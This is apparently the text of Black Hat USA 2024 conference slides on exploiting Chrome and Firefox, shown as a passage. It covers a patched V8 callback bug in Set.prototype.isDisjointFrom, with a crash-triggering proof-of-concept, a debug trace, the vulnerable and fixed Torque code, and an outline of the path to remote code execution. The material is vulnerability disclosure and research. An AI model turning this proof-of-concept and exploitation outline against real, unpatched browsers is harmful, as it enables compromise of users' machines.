black hat
USA 2024

AUGUST 7-8, 2024
BRIEFINGS

Super Hat Trick
Exploit Chrome and Firefox Four Times

Nan Wang, Zhenghang Xiao

About us

Nan Wang
@eternalsakura13

- Security researcher at 360 Vulnerability Research Institute
- Focusing on hunting Chrome vulnerabilities
- Chrome VRP top 10 researcher in 2021/2022/2023
- Facebook Top 2 whitehat hacker in 2023
- Speaker of BlackHat USA 2023 / BlackHat Asia 2023

Zhenghang Xiao
@Kipreyyy

- Individual security researcher
- First-year Master's candidate at NISL Lab, Tsinghua University
- Focusing on browser security and fuzzing
- Chrome VRP top researcher #3 in 2023
- Credited by Facebook, Google, etc.
- Speaker of BlackHat USA 2023

About us

- 360 Vulnerability Research Institute
- Accumulated more than 3,000 CVEs
- Won the highest bug bounty in history from Microsoft, Google and Apple
- Successful pwner of several Pwn2Own and Tianfu Cup events
- https://vul.360.net/

Agenda

1. Callback issue in runtime support
2. Incorrect Assumption on JS Map
3. Initialization Flaw in WebAssembly Instances
4. Integer Overflow in WebAssembly JIT


Callback issue in runtime support

https://crbug.com/40069798

Background

The JavaScript **Set** was introduced to the language in the ES2015 spec.

Incomplete functionality (**add / clear / delete / has**).



```
> new Set()
<· ▼ Set(0) {size: 0} i
    ▶ [[Entries]]
      size: 0
    ▼ [[Prototype]]: Set
      ▶ add: ƒ add()
      ▶ clear: ƒ clear()
      ▶ constructor: ƒ Set()
      ▶ delete: ƒ delete()
      ▶ entries: ƒ entries()
      ▶ forEach: ƒ forEach()
      ▶ has: ƒ has()
      ▶ keys: ƒ values()
        size: (...)
      ▶ values: ƒ values()
      ▶ Symbol(Symbol.iterator): ƒ values()
        Symbol(Symbol.toStringTag): "Set"
      ▶ get size: ƒ size()
      ▶ [[Prototype]]: Object
```

Background

The JavaScript **Set** was introduced to the language in the ES2015 spec.
Incomplete functionality (**add / clear / delete / has**).

How to operate on or compare more than one set <u>before</u>?

Background


The JavaScript **Set** was introduced to the language in the ES2015 spec.
Incomplete functionality (**add / clear / delete / has**).

How to operate on or compare more than one set <u>before</u>?

write your own functions

Background

How to operate on or compare more than one set now?




1 Set.prototype.union (*other*)
2 Set.prototype.intersection (*other*)
3 Set.prototype.difference (*other*)
4 Set.prototype.symmetricDifference (*other*)
5 Set.prototype.isSubsetOf (*other*)
6 Set.prototype.isSupersetOf (*other*)
7 Set.prototype.isDisjointFrom (*other*)

https://tc39.es/proposal-set-methods/

Proof Of Concept

```
const v0 = new Set();
const v1 = new Set();
Object.defineProperty(v1, "size", {
  get: function () {
    v0.clear();
    return 1;
  },

});
v0.isDisjointFrom(v1);
```

CSA_DCHECK failed: Torque assert 'Is<A>(o)' failed




```
abort: CSA_DCHECK failed: Torque assert 'Is<A>(o)' failed [src/builtins/cast.tq:830]
[../../src/builtins/set-is-disjoint-from.tq:27]

==== JS stack trace =========================================

    0: ExitFrame [pc: 0x7f377ebe83fd]
    1: isDisjointFrom [0x1fc100159de5](this=0x1fc10024d90d !!!INVALID SHARED ON CONST
RUCTOR!!!<JSObject>#0#,0x1fc10024d959 !!!INVALID SHARED ON CONSTRUCTOR!!!<JSObject>#1
#)
    2: /* anonymous */ [0x1fc10015be85] [/tmp/poc.js:10] [bytecode=0x1fc10015bdfd off
set=66](this=0x1fc100143bd5 <JSGlobalProxy>#2#)
    3: InternalFrame [pc: 0x7f377e8395dc]
    4: EntryFrame [pc: 0x7f377e839307]
```

https://crbug.com/40069798

black hat USA 2024


Root Cause Analysis

Classic callback issue



```
// 1. Let O be the this value.
// 2. Perform ? RequireInternalSlot(O, [[SetData]]).
const o = Cast<JSSet>(receiver) otherwise
ThrowTypeError(
    MessageTemplate::kIncompatibleMethodReceiver, methodName, receiver);

const table = Cast<OrderedHashSet>(o.table) otherwise unreachable;

// 3. Let otherRec be ? GetSetRecord(other).
let otherRec = GetSetRecord(other, methodName);

// 4. Let resultSetData be a copy of O.[[SetData]].
let resultSetData = Cast<OrderedHashSet>(CloneFixedArray(
    table, ExtractFixedArrayFlag::kFixedArrays)) otherwise unreachable;

// 5. Let thisSize be the number of elements in O.[[SetData]].
const thisSize =
    LoadOrderedHashTableMetadata(table, kOrderedHashSetNumberOfElementsIndex);

let numberOfElements = Convert<Smi>(thisSize);
```

SetPrototypeDifference



1. If *obj* is not an Object, throw a **TypeError** exception.
2. Let *rawSize* be ? Get(*obj*, **"size"**).
3. Let *numSize* be ? ToNumber(*rawSize*).
4. NOTE: If *rawSize* is **undefined**, then *numSize* will be **NaN**.
5. If *numSize* is **NaN**, throw a **TypeError** exception.
6. Let *intSize* be ! ToIntegerOrInfinity(*numSize*).
7. If *intSize* < 0, throw a **RangeError** exception.
8. Let *has* be ? Get(*obj*, **"has"**).
9. If IsCallable(*has*) is **false**, throw a **TypeError** exception.
10. Let *keys* be ? Get(*obj*, **"keys"**).
11. If IsCallable(*keys*) is **false**, throw a **TypeError** exception.
12. Return a new Set Record { [[Set]]: *obj*, [[Size]]: *intSize*, [[Has]]: *has*, [[Keys]]: *keys* }.

GetSetRecord(obj)

Root Cause Analysis

How to trigger?


1. Read the ***table*** stored in **JSSet**
2. Call the user-defined callback function to "invalidate" the ***table*** retrieved in the previous step.
3. Use this "invalid" ***table*** for subsequent operations.

```
const v0 = new Set();
const v1 = new Set();
Object.defineProperty(v1, "size", {
  get: function () {
    v0.clear();
    return 1;
  },

});
v0.isDisjointFrom(v1);
```

Proof of Concept

Fix Patch

The timing of calling the callback function was changed.



```
// 1. Let O be the this value.
// 2. Perform ? RequireInternalSlot(O, [[SetData]]).
const o = Cast<JSSet>(receiver) otherwise
ThrowTypeError(
    MessageTemplate::kIncompatibleMethodReceiver, methodName, receiver);

const table = Cast<OrderedHashSet>(o.table) otherwise unreachable;

// 3. Let otherRec be ? GetSetRecord(other).
let otherRec = GetSetRecord(other, methodName);

// 4. Let resultSetData be a copy of O.[[SetData]].
let resultSetData = Cast<OrderedHashSet>(CloneFixedArray(
    table, ExtractFixedArrayFlag::kFixedArrays)) otherwise unreachable;
```


```
// 1. Let O be the this value.
// 2. Perform ? RequireInternalSlot(O, [[SetData]]).
const o = Cast<JSSet>(receiver) otherwise
ThrowTypeError(
    MessageTemplate::kIncompatibleMethodReceiver, methodName, receiver);

// 3. Let otherRec be ? GetSetRecord(other).
let otherRec = GetSetRecord(other, methodName);

const table = Cast<OrderedHashSet>(o.table) otherwise unreachable;

// 4. Let resultSetData be a copy of O.[[SetData]].
let resultSetData = Cast<OrderedHashSet>(CloneFixedArray(
    table, ExtractFixedArrayFlag::kFixedArrays)) otherwise unreachable;
```

How To Exploit

Three steps:

1. Leak at least one pointer to a region of user-controllable data
2. In that controllable memory region, forge a JS array
3. Arbitrary reads and writes, leading to RCE.


Object Model



Obsoleted Table

Consider the following JS code…

```
let v0 = new Set([1, 2]);
